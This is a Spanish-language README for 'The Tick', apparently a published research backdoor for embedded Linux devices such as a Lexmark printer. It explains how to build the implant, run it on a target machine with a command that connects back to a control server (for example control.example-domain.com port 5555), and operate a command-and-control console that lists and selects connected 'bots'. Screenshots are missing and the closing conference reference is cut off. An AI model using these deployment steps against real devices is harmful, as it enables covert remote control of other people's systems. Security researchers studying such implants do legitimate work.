
 nccgroup/thetick
Un simple backdoor para Linux embebido.

Un sencillo backdoor para Linux embebido.

The Tick solo depende de libcurl, así que asegúrate de tener el paquete de desarrollo correspondiente. Por ejemplo, en distribuciones basadas en Debian harías lo siguiente:
sudo apt-get install libcurl-dev
Una vez que las dependencias estén instaladas, simplemente ejecuta el makefile:
cd src
make clean
make
Una vez que el comando "make" haya terminado de ejecutarse, el binario compilado se encuentra en la carpeta "bin". Este es el binario que querrás ejecutar en la máquina objetivo para controlarla de forma remota.
Al realizar compilación cruzada para plataformas compatibles, la resolución de dependencias y la compilación se realizan automáticamente. Actualmente, la única plataforma compatible con compilación cruzada es la impresora Lexmark CX310DN, pero se añadirán más dispositivos más adelante. Consulta el makefile para más detalles.
La consola de comando y control está escrita en Python y, por lo tanto, no necesita ser compilada.
Obtener persistencia en el backdoor dependerá en gran medida de la plataforma objetivo y, por lo tanto, no está documentado aquí.
En la máquina objetivo, ejecuta el binario del backdoor con los siguientes argumentos:
./ticksvc ADDR PORT
Donde "ADDR" y "PORT" deben reemplazarse por la dirección IP y el puerto en los que escuchará la consola de comando y control. El puerto por defecto es 5555.
La consola de comando y control no requiere instalación, pero puede tener dependencias sin resolver. Ejecuta el siguiente comando para asegurarte de que todas las dependencias estén correctamente instaladas (ten en cuenta que no necesita sudo):
pip install --upgrade -r requirements.txt
En la mayoría de los entornos de escritorio Linux, el siguiente archivo "Tick.desktop" creará un icono en el que podrás hacer doble clic para ejecutar la consola:
[Desktop Entry]
Encoding=UTF-8
Value=1.0
Type=Application
Name=The Tick
GenericName=The Tick
Comment=An embedded Linux backdoor
Icon=/opt/thetick/doc/logo.png
Exec=/opt/thetick/tick.py
Terminal=true
Path=/opt/thetick/
La ubicación exacta del archivo Tick.desktop puede variar entre las distribuciones de Linux, pero generalmente colocarlo en el escritorio debería funcionar. Asegúrate de editar la ruta a donde hayas descargado The Tick (/opt/thetick en el ejemplo anterior).
Para ejecutar el binario del backdoor en la plataforma objetivo, establece el nombre de host y el puerto del servidor de control como opciones de línea de comandos. Por ejemplo:
./ticksvc control.example-domain.com 5555
En el servidor de control, es posible que quieras ejecutar la consola dentro de una instancia de GNU screen o similar:
sudo apt-get install screen
screen -S thetick ./thetick.py
De esa manera, puedes separarte de la consola presionando Control+A seguido de D. Puedes volver a la consola más tarde de la siguiente manera:
screen -r thetick

La consola te avisará cuando un nuevo bot se conecte. Usa el comando "bots" para mostrar los bots conectados actualmente, y el comando "use" seleccionará un bot para trabajar. El comando "help" muestra el manual de usuario.

Aquí hay algunas capturas de pantalla que ilustran de lo que es capaz la consola:
The Tick ha sido mencionado en la siguiente presentación de 44Con de Daniel Romero y Mario Rivas:







